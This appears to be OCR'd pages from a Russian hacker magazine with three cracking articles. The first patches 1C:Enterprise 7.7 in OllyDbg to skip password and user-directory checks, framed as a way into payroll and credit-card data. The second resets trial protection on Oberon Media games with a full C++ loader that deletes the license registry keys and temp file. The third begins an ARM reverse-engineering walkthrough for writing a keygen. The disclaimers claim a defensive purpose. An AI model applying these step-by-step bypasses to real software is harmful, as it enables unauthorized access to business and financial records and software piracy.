- 3 ИСПОЛЬЗУЮТ ВНЕШНИЕ НАРАБОТКИ И Т.Д.

В такой ситуации я иду по одному из двух путей:

- 1 СОХРАНЯЮ В ФОРМАТЕ 1С (MXL), ПОТОМ ПЕРЕИМЕНОВЫВАЮ РАСШИРЕНИЕ НА *.XLS И ОТКРЫВАЮ В EXCEL'E (ИНОГДА ФОРМАТИРОВАНИЕ НЕ СОХРАНЯЕТСЯ).
- 2 СОХРАНЯЮ В HTML И ОТКРЫВАЮ В EXCEL, ФОРМАТИРУЮ И СОХРАНЯЮ В ФОРМАТЕ *.XLS.

2

ошибка блокировки каталога пользователя

В 1С можно создать для каждого пользователя отдельный каталог, чтобы там он

сохранял свои отчеты и т.п. Бывает, при входе в 1С'ку выскакивает сообщение «Каталог пользователя занят» и программа завершает свою работу, хотя ка-

талог не занят и 1С не видно в списке процессов.

Я знаю только одно верное решение — патч исполняемого файла.

освобождает от головной боли насчет электронных ключей (кто видел голубые экраны при установке эмуляторов хаспов, тот поймет).

→ **перейдем к практике.** Представим ситуацию, когда есть база данных по сотрудникам, помимо личных данных в ней хранится информация по кредитным картам. Конечно, мы не допущены к справочнику доступа, и, соответственно, нет доступа к документам на перевод/начисление денежных средств. Пора получить его. Первое, что приходит в голову, — убрать проверку пароля и входить под любым пользователем.

Запускаем отладчик (я использовал OllyDbg), в списке выбираем нужную базу и пытаемся авторизоваться как «Админ». Получаем сообщение об ошибке.

Пойдем по классической схеме, ставим брейкпоинт на MessageBoxA (с учетом регистра): BP MessageBoxA. Теперь на кнопку ОК, и мы вывалились в:

```
77D2BC33 > 833D E>CMP [DWORD
DS:77D5F2E4],0
77D2BC3A 0F85 F>JNZ USER32.77D3C23E
```

Это системная библиотека USER32.dll, а защита находится в коде самой программы (долго прыгать по библиотекам сейчас не время, так как лишние мучения в 1С'ке, многослойном пироге с кучей используемых библиотек, ни к чему). Мои исследования привели к библиотеке: UserDef.dll. ИмяDll совпадает с названием каталога, в котором хранятся пароли пользователей. Вполне логично, что разработчики вынесли авторизацию пользователей именно в нее. Итак, <Ctrl>+<F9>, закроем сообщение об ошибке ОК. Теперь ставим бряк на секцию кода dll, чтобы не прыгать по библиотекам и не терять свое время. Теперь <F9> — и мы находимся тут:

```
260296AB E8 C4B>CALL <JMP.&MFC42.#1199>
; Вывод сообщения об ошибке
260296B0 68 2CF>PUSH USERDEF.2604F62C
260296B5 8BCF MOV ECX,EDI
```

Поднимемся чуть выше:

```
26029691 50 PUSH EAX
; хэш от настоящего пароля
26029692 51 PUSH ECX
; хэш от пароля, введенного нами
26029693 FF15 2>CALL [DWORD
DS:<&MSVCRT._mbscmp>] ; msvcrt._mbscmp
; эта процедура сравнивает две строки
и возвращает в регистре EAX ноль,
если строки равны, и -1, если строки
различаются
26029699 83C4 0>ADD ESP,8
2602969C 85C0 TEST EAX,EAX
2602969E 5D POP EBP
2602969F 5B POP EBX
260296A0 74 23 JE SHORT
USERDEF.260296C5
; если строки равны, продолжаем работу
```

Итак, мы можем внести изменения в работу этого участка и заставить 1С думать, что ты вводишь пароль. Один из рецептов — передать в процедуру сравнения указатели на одну и ту же строку:

```
26029691 50 PUSH EAX
; хэш от настоящего пароля
26029692 50 PUSH EAX
; хэш от настоящего пароля
26029693 FF15 2>CALL [DWORD
DS:<&MSVCRT._mbscmp>]
```

Теперь функция всегда будет возвращать верное значение и мы сможем зайти под любым пользователем. После замены 1С запустит тебя в базу без нареканий. Однако, например, в моей фирме для каждого пользователя заведен специальный каталог, и если пользователь с таким же именем сидит в базе, то мы увидим табличку весьма неприятного, я бы даже сказал отрицательного, содержания :).

→ **использование личных каталогов** — достаточно распространенное явление. Значит, мы дол-

жны убрать текущую проверку. Действуем по указанной выше схеме (бряк на MessageBoxA и несколько раз на <Ctrl>+<F9>, пока не окажешься в самом 1Cv7S.exe).

```
00409075 . E8 6C>CALL <JMP.&MFC42.#800>
0040907A . 8A45 >MOV AL,[BYTE SS:
EBP-61]
0040907D . 84C0 TEST AL,AL
0040907F . 74 13 JE SHORT
1CV7s.00409094 ; если каталог не занят,
прыгаем
00409081 . 6A FF PUSH -1
00409083 . 6A 10 PUSH 10
00409085 . 68 6C>PUSH 706C
0040908A . E8 2D>CALL <JMP.&MFC42.#1199>
вывод сообщения об ошибке
0040908F . E9 84>JMP 1CV7s.0040AF18
```

Естественно, поменяв переход, мы пропускаем проверку и оказываемся в базе.

Теперь можно вытворять в базе что угодно, если, конечно, права выбранного пользователя позволяют.

→ **в этой статье** я рассмотрел версию 1С 7.7. Почему не восьмерку? Во-первых, 7.7 до сих пор очень распространена, 95% моих знакомых пользуются именно ей. Во-вторых, восьмерка не менее дырявая, чем 7.7. К такому выводу я пришел посмотрев на подход 1С к безопасности продуктов. Чуть позже проверим еще раз. Администраторам же советую использовать терминал с отключенным маппингом дисков или, при работе в обычном сетевом режиме, запускать 1С с правами другого пользователя (тогда не получится пропатчить чужой процесс), а на исполняемые файлы 1С однозначно ставить атрибут ReadOnly. Только не на всю папку, иначе она примется падать при запуске.

→ **ну и напоследок.** Могу пожелать удачи в докопательстве, взломе, реверсинге и личной жизни :). Конечно же, употребляй полученные знания, чтобы защитить себя или свою компанию от злых взломщиков. И будет тебе счастье 🐱

3 запуск ограниченного числа копий 1С

На сервере моей фирмы был запрещен запуск 1С более пяти раз. То, сколько ко-

пий одновременно ты можешь открыть, может зависеть от конфигурации сервера. Эксперименты навели меня на мысль, что виновато ограничение на количество

файлов, открываемых в одной сессии. Решения пока не найдено.

Свежие решения этого и других вопросов смотрим на <http://citrix.nm.ru>.

4 искажение текста

Еще одна распространенная проблема — искажение текста при копировании из буфера обмена при выставленной английской кодировке.

Такое наблюдается не только в 1С, но и в других программах, которые, видимо, используют недоработанную библиотеку. Как проявляется проблема: мы копируем текст, содержащий русские буквы, и

вставляем его в 1С — вместо нормальных букв появляются каракули. Чтобы текст скопировался без искажения, достаточно перед вставкой текста переключить раскладку на русский язык.

5 тормоза с заставкой

Такая проблема возникает как на window'ом RDP, так и на Citrix — при входе в терминал долго висит заставка

1С, что связано с плавной перерисовкой. Лечится эта проблема только патчем (Соарон) исполняемого файла, в результате 1С загружается гораздо

шустрее. Всем терминальщикам — must have. Соароновский патч позволяет не только отключать и включать заставку ;).



ПОДОПЫТНЫЕ ГОЛОВОЛОМКИ

СНЯТИЕ TRIAL-ЗАЩИТЫ С ОНЛАЙН-ИГР

ВСЕГДА СИЛЬНО РАССТРАИВАЮСЬ, КОГДА ВИЖУ, ЧТО ПРОГРАММКА, ТОЛЬКО ЧТО СКАЧАННАЯ ИЗ ИНТЕРНЕТА, ВДРУГ НАЧИНАЕТ ПРОСИТЬ ЗА СЕБЯ N-Ю СУММУ. РАНЬШЕ ПРИХОДИЛОСЬ ЛИБО ОТДАВАТЬ СВОИ КРОВНЫЕ, ЛИБО ИСКАТЬ АЛЬТЕРНАТИВЫ. БОЛЬШИНСТВО ПОЛЬЗОВАТЕЛЕЙ ДО СИХ ПОР ПОСТУПАЮТ ТОЧНО ТАК ЖЕ И ИДУТ НА КОМПРОМИС | [DEEONIS \(DEEONIS@GMAIL.COM; ICQ 982-622\)](mailto:DEEONIS@GMAIL.COM)

Все знают, что такое ICQ, и многие пользуются стандартным клиентом ICQ Lite 4 или 5. Удивительный клиент имеет надстройку Xtraz — на вид просто панелька, которая выдвигается с левого бока. Одна из возможностей этого расширения — маленькие забавные игрушки, предлагаемые пользователю. Если нравится Xtraz, качай полную версию с сайта games.icq.com. Все бы хорошо, но красоте мешает одна мелочь.

На всех игрушках с этого сайта стоит trial'ная защита, причем очень жесткая: можно поиграть бесплатно всего час, наиграв больше — плати \$19.

Я обнаружил подковырку не сразу и скачал несколько игр, которые понравились мне. В какое же уныние я впал, когда понял, что поиграть в них так и не удастся.

Однако мой дух не был сломлен до конца... Я решил исправить ситуацию, и, как ни странно, нашел решение в рекордно короткие сроки. Взлом будет продемонстрирован на примере игры Luxor — логической аркады, аналога знаменитой Zuma. Из дополни-


тельного софта была использована утилита WinTools (www.wintools.net), в которой есть возможность провести полную деинсталляцию приложения. Кстати, нужно заметить: никогда не повторяй то, что проделал я!

→ **установка**, как ошибочно считают многие — это шаг, нужный только ламерам. Не спеши пропустить эту тему — фундамент взлома заложен именно здесь. Так что читаем внимательно и запоминаем.

ДАННАЯ СТАТЬЯ НАПИСАНА ДЛЯ ТОГО, ЧТОБЫ ПОКАЗАТЬ РАЗРАБОТЧИКАМ ПО НАСКОЛЬКО СЛАБОЙ БЫВАЕТ ЗАЩИТА ИХ ПРОДУКТОВ. АВТОР И РЕДАКЦИЯ НЕ НЕСУТ ОТВЕТСТВЕННОСТИ ЗА ПРИМЕНЕНИЕ ИНФОРМАЦИИ В ПРОТИВОЗАКОННЫХ ЦЕЛЯХ



Официальные изменения, внесенные игрой



Изменения, внесенные игрой в реестр

→ **поиск меток trial'ности.** Нда-а, можно играть только час — не очень много. Где же игрушка хранит запись о том, сколько времени игрок провел за ней? В реестре? В принципе, правильно. Запускаем regedit.exe и смотрим.

Любой человек, если он знает, что такое реестр, сразу посмотрит ветки в HKCU\Software и мгновенно обнаружит ветвь Oberon Media, а в ней — еще один раздел, который вместо имени имеет девятизначное число. Не теряя времени, заходим в этот раздел — сразу становится ясно, что цель достигнута: обнаруживаются такие ключи, как Registered, MaxUsage, KeyData и др. А вот и нет, как ни прискорбно... Разные манипуляции со значениями этих ключей не привели ни к чему хорошему: время, отведенное «свободной игре», продолжало неуклонно сокращаться.

Настало время «тяжелой артиллерии». Идем в ту папку, где установлена WinTools. Здесь находим каталог Data, в нем — директорию с именем, под которым были сохранены результаты работы утилиты. Здесь интересуемся файлом registry.dog. Открываем его в текстовом редакторе — перед нами предстает список всех изменений, внесенных в реестр этой игрой.

Однако как выяснить, что из найденного — тот самый заветный ключик, который отпирает все двери? Очень просто. Идем в папку, куда был установлен Luxor, и находим в ней файл install.log. Надеюсь, все уже догадались, что идея проста до безобразия: игра никогда не удалит метки trial'ности, поэтому в install.log не окажется тех записей, которые есть в registry.dog, и они будут злосчастными ключами реестра.

Как я уже сказал, нам потребуется утилита WinTools. Ее можно найти на нашем диске или скачать в интернете с официального сайта. Запускаем, нажимаем на кнопку Clean Up (самая первая на левой панельке). Далее в основном окне программы — нажать Create и подождать, пока создастся контрольная точка. По окончании процесса чуть ниже выбрать установку игры и надавить Run. В конце установки оставить флажок, предлагающий запустить игру по нажатию кнопки Finish.

Сразу после этих действий перед нами появляется красивое окно, в его левой части расположена полоска, которая показывает, сколько времени осталось до окончания работы игры (должно быть 60 минут), а в левой части — несколько кнопок. Тут нужно нажать Play Demo NOW. Нажимаем и, если хочется, чуть-чуть играем. Выходим из игры, закрываем появившееся окно и в WinTools жмем Analyse. Через некоторое время утилита предложит сохранить результаты. Естественно, соглашаемся на сохранение. Если запустить игру еще раз, то мы увидим, что отведенное нам время уменьшилось на число, кратное пяти.

Процесс установки закончен! Если кто-то не понял, объясню. Все хитрые манипуляции были направлены на то, чтобы отследить изменения, произошедшие после установки и первого запуска игры. Благодаря им WinTools сможет полностью удалить игру, даже файлы, оставленные родным uninstaller'ом. Однако мы воспользуемся этими сведениями немного по-другому.



Главная страница games.icq.com

ЛИСТИНГИ

Листинг №1. Пример загрузчика

```
void Loader (void)
{
    //handle ключа реестра
    HKEY hk;
    //Строка, в которую запишется путь к временной папке
    char TmpPath[1024];
    //Имя файла, который надо удалить
    const char *fName="DB365884.TMP";
    //Открываем ключ HKEY_LOCAL_MACHINE\SOFTWARE\Licenses
    if (RegOpenKey (HKEY_LOCAL_MACHINE, "SOFTWARE\\Licenses", &hk))
        //если ошибка, то выводим сообщение
        MessageBox (NULL, "Невозможно открыть ключ реестра", " Ошибка ", MB_ICONERROR);
    //удаляем ненужные параметры
    RegDeleteValue (hk, "{IC8265E20B243C369}");
    RegDeleteValue (hk, "{0C8265E20B243C369}");
    //закрываем ключ
    RegCloseKey (hk);
    //то же самое, но для другого ключа и значения
    if (RegOpenKey (HKEY_LOCAL_MACHINE, "SOFTWARE\\Classes\\CLSID\\{942D82A5-DA03-640B-5E19-3CBD62700780}", &hk))
        MessageBox (NULL, "Невозможно открыть ключ реестра", " Ошибка ", MB_ICONERROR);
    RegDeleteValue (hk, "wPzA");
    RegCloseKey (hk);
    //получаем путь к временной папке
    GetTempPath (1000, TmpPath);
    //добавляем имя файла, который надо удалить
    strcat (TmpPath, fName);
    //удаляем его
    if (!DeleteFile (TmpPath))
        //Если не получилось, то выводим соответствующее сообщение
        MessageBox (NULL, "Невозможно удалить файл из временной директории",
        "Ошибка", MB_ICONERROR);
    //запускаем игру
    ShellExecute (0, "open", "launch.exe", NULL, NULL, SW_SHOWNORMAL);
}
```

Но не стоит удалять их все — некоторые могут оказаться довольно безобидными. Выберем только самые-самые подозрительные. На такой случай было бы хорошо иметь опыт, так как слишком бдительные люди могут забраковать все ключи, а слишком добрые — не заметить совсем ничего странного. Мне не понравились вот эти три записи:

```
[HKEY_CLASSES_ROOT\CLSID\{942D82A5-DA03-640B-5E19-3CBD62700780}\]wPzA
[HKEY_LOCAL_MACHINE\Software\Licenses\]{IC8265E20B243C369}
[HKEY_LOCAL_MACHINE\Software\Licenses\]{0C8265E20B243C369}
```

Насчет первой записи не возникает никаких сомнений: она явно сгенерированна random'ом и служит меткой. Две другие я выбрал потому, что слово «лицензия» вызывает у меня бурную аллерги-

ческую реакцию с легкими приступами эпилепсии. Итак, удаляем их, запускаем игру и...

→ **все осталось по-прежнему**, время не сбросилось. Более того, оно продолжает уменьшаться. Попробуем удалить все оставшиеся «лишние» записи реестра — безрезультатно. И вдруг на ум приходит мысль: «А что если меткой служит еще и какой-нибудь файл на жестком диске???»

Там, где лежал registry.dog, находим hard-disk.dog и всматриваемся в его содержимое. Если с первой попытки ты быстро обнаружил запись [HKEY_CLASSES_ROOT\CLSID\{942D82A5-DA03-640B-5E19-3CBD62700780}\]wPzA, то без труда заметишь файл DB365884.TMP (лежит в C:\Documents and Settings\Имя_пользователя\Local Settings\Temp). Его имя тоже довольно подозрительно. Сначала я подумал, что этот файл создается во время установки игры и уже давно его нет там, но, как ни странно, он преспокойно, тихо и мирно лежал именно там.


Присмотримся к этому файлу поближе. Содержание не располагает ни к какому доверию, к тому же дата создания и модификации не соответствует действительности. Для того чтобы окончательно удостовериться в его виновности, запустим, а потом выключим игру еще раз и посмотрим, что произошло с ним. Как и предполагалось, дата создания/модификации изменилась, причем вновь неправильно. Если приглядеться повнимательнее, то удастся заметить, что и содержание файла не сохранило первоначальный вид. Теперь точно известно, что еще одним подозреваемым является DB365884.TMP.

Теперь проверим, насколько точно были найдены все метки, оставленные игрушкой: удалим три вышеперечисленные записи в реестре и файл DB365884.TMP, запустим игру и... О чудо! Невероятно! Время опять сбросилось до 60-ти минут. Некоторые особо придирчивые, конечно же, спросят: «А что если отведенный час истечет во время игры?» Все будет нормально — из игры тебя не выкинут.

Хорошо, конечно, но как-то не очень хочется каждый раз править реестр и удалять файл из темповой директории. Вот и попробуем автоматизировать процесс — напишем специальный загрузчик.

→ **алгоритм loader'a** будет очень простым, но я все-таки распишу его довольно подробно:

- 1 ОТКРЫТЬ КЛЮЧ HKEY_LOCAL_MACHINE\SOFTWARE\LICENSES И УДАЛИТЬ ДВА ПАРАМЕТРА, НУЖНЫЕ НАМ;
- 2 ЗАКРЫТЬ КЛЮЧ HKEY_LOCAL_MACHINE\SOFTWARE\LICENSES;
- 3 ОТКРЫТЬ КЛЮЧ HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\CLSID\{942D82A5-DA03-640B-5E19-3CBD62700780} И УДАЛИТЬ НУЖНЫЙ ПАРАМЕТР;
- 4 ЗАКРЫТЬ КЛЮЧ HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\CLSID\{942D82A5-DA03-640B-5E19-3CBD62700780};
- 5 ПОЛУЧИТЬ АДРЕС ВРЕМЕННОЙ ДИРЕКТОРИИ;
- 6 УДАЛИТЬ ФАЙЛ DB365884.TMP;



Инструмент исследователя

7 ЗАПУСТИТЬ LAUNCH.EXE ИЗ КАТАЛОГА, КУДА УСТАНОВЛЕНА ИГРА.

Замечу, что в третьем пункте списка значение {942D82A5-DA03-640B-5E19-3CBD62700780} относится только к данной игрушке — другие же имеют собственные GUID'ы. То же самое относится к имени файла на шестом шаге.

Будем реализовывать Loader на WinAPI-функциях, чтобы сделать код более независимым от языка программирования. Эти функции будут вызваны при помощи C++.

Теперь по порядку. Для открытия некоторого ключа реестра понадобится функция RegOpenKey. Вот ее прототип.

```
LONG RegOpenKey(HKEY hKey, LPCTSTR
lpSubKey, PHKEY phkResult);
```

параметр hKey — это значение базовой ветки реестра, где расположен нужный нам ключ. Для начала можно указать, например, HKEY_CURRENT_USER или HKEY_LOCAL_MACHINE.

lpSubKey — указатель на нуль-терминальную строку — содержит имя открываемого ключа в ветке.

phkResult — это адрес хэнгла открытого ключа. Функция запишет туда какое-то значение, и если вызов этой API завершится удачно, то вернется NULL, в противном случае — любое другое ненулевое значение. Следующая нужная нам функция:

```
LONG RegDeleteValue(HKEY hKey, LPCTSTR
lpValueName);
```

здесь hKey — опять же хэнгл ключа, либо значения по умолчанию (HKEY_CURRENT_USER и т.д.), либо хэнгл, который RegOpenKey записала по адресу phkResult.

lpValueName — указатель на строку, содержащую имя параметра, который должен быть удален. Если функция выполнена успешно, то возвращается значение ERROR_SUCCESS. В противном случае — любое другое ненулевое значение.

Для закрытия ключа вызывается функция RegCloseKey.

```
LONG RegCloseKey(HKEY hKey);
```

Единственным ее параметром является хэнгл на открытый ранее ключ. Возвращаемые значения — такие же, как и у предыдущей API.

На этом работу с реестром прошу считать завершенной. Начинается соление над файловой системой. Напоминаю, что для работы игрушки без ограничений требуется удалить файл DB3658-84.TMP из временного каталога, который не всегда располагается в одном и том же месте, — это единственная проблема в данный момент. Так где именно искать? Чтобы знать точно, нужно определить полный путь до этой директории, что



Приветственное окно игры

делается при помощи функции GetTempPath. Она описана ниже.

```
DWORD GetTempPath(DWORD nBufferLength,
LPCTSTR lpBuffer);
```

nBufferLength — размер буфера, куда будет записан полный путь. lpBuffer — сам буфер или, естественно, строка (кому как нравится).

Теперь, когда мы точно знаем место хранения «нехорошего» файла, осталось лишь удалить его, для чего вызываем следующее:

```
BOOL DeleteFile(LPCTSTR lpFileName);
```

Единственным параметром этой функции является полное имя удаляемого файла. В случае успешного выполнения возвращается ненулевое значение. Для запуска самой игры используем ShellExecute.

```
HINSTANCE ShellExecute(HWND hwnd, LPCTSTR
lpOperation, LPCTSTR lpFile, LPCTSTR
lpParameters, LPCTSTR lpDirectory,
INT nShowCmd);
```

Первым параметром этой функции является хэнгл родительского окна. lpOperation — строка, содержащая вид операции, который должен быть произведен над файлом (например open или print). lpFile — собственно, и есть имя файла, который мы будем вызывать. lpParameters — параметры, кото-

рые передаются вызываемому приложению. lpDirectory — рабочая директория. nShowCmd — режим отображения.

Теперь собрана полная информация, нужная чтобы написать собственный загрузчик к игре. Смело смотрим на листинг 1.

→ **trial-защита пала.** Может быть, кто-то задастся вопросом: отличаются ли (на других машинах) название tmp-файла и параметр в реестре, используемые для контроля времени. Такие же подозрения в какой-то момент возникли и у меня, но их опровергли многочисленные тесты. Фактически, программисты ухищрялись зря. Собственно, они действовали по тому же принципу, как если бы кто-то повесил замок с идентификацией по сетчатке глаза на старую деревянную прогнившую дверь.


Более того, как я говорил выше, все игры на сайте games.icq.com под брендом Oberon Media имеют похожий механизм защиты. То есть, как говорится, цепь крепка настолько, насколько прочно ее самое слабое звено. Получается, что человек, даже очень неумелый в программировании, даже если он слабо представляет себе внутренние устройство Windows и не имеет никаких специализированных инструментов, сможет принести гигантские убытки целой компании. Процесс обнаружения меток trial'ности не составляет никакого труда, а написание Loader'ов еще проще: нужно всего лишь заменить несколько строк в шаблоне, который ты пишешь всего один раз. Особо ленивые могут даже автоматизировать это дело 🐞

КЛЮЧЕВОЙ процесс

ДАННАЯ СТАТЬЯ НАПИСАНА ЛИШЬ ДЛЯ ТОГО, ЧТОБЫ ПОКАЗАТЬ РАЗРАБОТЧИКАМ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ, НАСКОЛЬКО СЛАБОЙ БЫВАЕТ ЗАЩИТА ИХ ПРОДУКТОВ. АВТОР И РЕДАКЦИЯ НЕ НЕСУТ ОТВЕТСТВЕННОСТИ ЗА ПРИМЕНЕНИЕ ИНФОРМАЦИИ В ПРОТИВОЗАКОННЫХ ЦЕЛЯХ.

HANDANGO DYNAMIC REGISTRATION. САМ СЕБЕ ГЕНЕРАТОР

ПРИЯТНО, КОГДА, ЗАГЛЯНУВ В ZIP-АРХИВ С «ЛЕКАСТВОМ» ДЛЯ ОЧЕРЕДНОЙ ПРОГРАММЫ, ТЫ ОБНАРУЖИВАЕШЬ ТАМ НЕ ГЛАВНЫЙ ИСПОЛНЯЕМЫЙ ФАЙЛ, ИЗБАВЛЕННЫЙ ОТ ТРЕБОВАНИЙ УПЛАТИТЬ ПО СЧЕТУ, И НЕ МАЛЕНЬКИЙ ПАТЧ, СОЗДАННЫЙ ЧЬЕЙ-ТО УМЕЛОЙ РУКОЙ, А ГЕНЕРАТОР КЛЮЧЕЙ (ВОЗМОЖНО, ПЛОД ЧЬИХ-ТО ДОЛГИХ БЕССОННЫХ НОЧЕЙ). ЭТА СИТУАЦИЯ ЗНАКОМА МНОГИМ (НО НАДЕЮСЬ, ТЫ НЕ ТАКОЙ :) | GETORIX | INT3 [GETORIX@INT3.RU]



→ умение написать генератор ключей всегда требовало от исследователя хорошего знания ассемблера, основных способов защиты, а иногда и высокого уровня общей эрудиции, так как никогда не знаешь, что разработчик захочет использовать для создания ключа: может, комплексные числа, а может, и уравнение Шредингера. Пусть это занятие отнимает больше времени, чем пропатчивание (хотя если учитывать уровень современных защит и различных приемов, мешающих изменить код программы, получается как раз наоборот), оно обладает и плюсами, опровергнуть значение которых невозможно. Например, разбирая алгоритм генерации, можно быть абсолютно уверенным, что не придется исправлять проверки целостности программы, убирать надписи «not registered», искать по всему коду, а потом блокировать назойливые окошки с напоминаниями об истечении срока эксплуатации. Кроме того, оче-

видно, что все глюки программы останутся исключительно на совести разработчика. Ну и, разумеется, только ключ способен дать это сладкое ощущение «купленности» дорогого программного продукта. Убедительно? Тогда перейдем к рассмотрению процесса.

→ **инструментарий исследователя** приложений для WindowsMobile в последнее время немного изменился. К примеру, основной компонент eMbedded Visual C++ 4.0 SP4 был заменен интерактивным дизассемблером IDA 4.9, в который включен WinCE Debugger. В результате было ускорено «общение» с устройством и получен «бальзам и ополаскиватель в одном флаконе», то есть исчезла необходимость переключаться между окнами от-

ладчика и дизассемблера. К счастью, такая замена не является обязательной, поэтому все описанное ниже можно проделать и с использованием eVC. В принципе, этого достаточно, но могу посоветовать установить Microsoft Device Emulator, чтобы не губить реальное устройство. Поскольку разбор алгоритма подразумевает усиленное копание в коде ARM ассемблера, добавлю к требованиям знание основ этого языка программирования.

→ **в качестве объекта исследования** возьмем «Англо-английский толковый словарь Lexisgoo v2.4» с сайта www.ppcilink.com и совместим приятное (изучение иностранного языка) с полезным (опыт исследования приложений для WindowsMobile). Программа не маленькая, целых 22 Мб, но мы все-

таки задалась целью узнать что-то новое и научиться чему-то, а не повторять чужие действия, поэтому качать ее необязательно.

Как обычно, для начала нужно установить программу на КПК или на эмулятор, что можно сделать и через ActiveSync, или разворачиванием cab-файла непосредственно на КПК с помощью cabinstall. Далее скопируем исполняемый файл с КПК на ПК для последующего анализа. В IDA выбираем File → New, в появившемся окне жмем на закладку PDAs → Handhelds → Phones, где из всего представленного разнообразия нам больше всего подходит PocketPC ARM Executable. В окне Wizard на первой странице выбираем обе галочки (Imported DLL options и Analysis options), на второй также отмечаем все (Create imports segment, Create Resource Segment). Остальные настройки оставляем по умолчанию, то есть жмем «Далее» несколько раз. После закрытия Wizard начнется анализ исполняемого файла. Когда этот длительный процесс подойдет к концу, первое, что мы сделаем, — внимательно просмотрим содержимое окна Strings Window. Очень скоро нам удастся обнаружить то, что в листинге IDA выглядит как «Строки сообщений для MessageBox».

Перед нами список строк, которые используются в сообщениях типа MessageBox, уведомляющих об успешной или неуспешной регистрации. Чтобы найти место, где вызывается та или иная строка, необходимо продвигаться вверх по перекрестным ссылкам (XREF). Например, щелкнув по ссылке «DATA XREF: .text:off_2926C» (соответствует фразе об удачной регистрации), попадаем сюда:

```
.text:0002926C off_2926C DCD aThankyou-
ForReg ; DATA XREF: .text:00029254
```

Снова щелкаем по «DATA XREF: .text:00029254» и, наконец, видим код («Сообщение об удачной регистрации»).

Очевидно, что этот код формирует параметры сообщения об успешной регистрации (заголовок и текст «Thank you for registering our product»), после чего происходит вызов функции CWnd_MessageBoxW (более привычный вид CWnd::MessageBoxW). Переход на этот блок осуществляется с адреса 29210, то есть проверка введенного ключа на правильность и принятие решения о том, какое именно сообщение выводить пользователю, находится где-то выше. Поднимемся чуть выше к адресу 29210.

Итак, решение принимается после загрузки из памяти и последующего анализа содержимого регистра R3. Если значение в R3 равно нулю, то переход BNE не осуществляется, то есть формируется сообщение «The serial key you have entered is invalid». В противном случае (R3!=0) переход осуществляется. Таким образом, для успешной регистрации необходимо, чтобы значение, загружаемое в R3, было отлично от нуля. Пролитав код программы немного выше, можно попытаться найти место, где это значение записывается в память. Начало функции находится по адресу 29130. Разберем основные мо-

ЛИСТИНГИ

строки сообщений для MessageBox

```
.data:0004A9EC aTheSerialKeyYo unicode 0, <The serial key you have
entered is invalid. >
Please re-enter.>
.data:0004AA68 aRegistration_0 unicode 0, <Registration>
.data:0004AA84 aThankyouForReg unicode 0, <Thankyou for registering
our product.>
.data:0004AAE8 aRegistration_2 unicode 0, <Registration>
.data:0004AB04 aTheTrialVersio unicode 0, <The trial version expired,
please register to continue or you can only search randomly.>
.data:0004ABB4 aTheVersionYouA unicode 0, <The version you are using is
trial, it will be expired % d days after that it can only search randomly.>
```

сообщение об удачной регистрации

```
.text:0002923C loc_2923C ; CODE XREF: .text:00029210
.text:0002923C LDR R0, =unk_4D694
.text:00029240 MOV R1, #0
.text:00029244 LDR R2, =aRegistration_0 [заголовок сообщения]
.text:00029248 MOV R3, #0
.text:0002924C STR R1, [R0]
.text:00029250 MOV R0, R4
.text:00029254 LDR R1, =aThankyouForReg [текст об удачной регистрации]
.text:00029258 BL CWnd_MessageBoxW [вывод сообщения]
```

код начала функции принятия решения

```
.text:00029130 STMPD SP!, {R4-R7,LR}
...
.text:0002913C LDR R3, [R5,#0x168]!
.text:00029140 LDR R3, [R3,#-8]
.text:00029144 CMP R3, #0 [если введен пустой ключ]
.text:00029148 LDREQ R1, =a00000 [вставляем 00000]
.text:0002914C MOVEQ R0, R5
.text:00029150 BLEQ __4CString_QAAABV0_PBD_Z ; CString::operator=(char const *)
.text:00029154 MOV R0, R5
.text:00029158 BL CString_TrimLeft [удаляем пробелы и т.п. слева]
.text:0002915C MOV R0, R5
.text:00029160 BL CString_TrimRight [удаляем пробелы и т.п. справа]
.text:00029164 MOV R6, R4
.text:00029168 LDR R0, [R6,#0x168]!
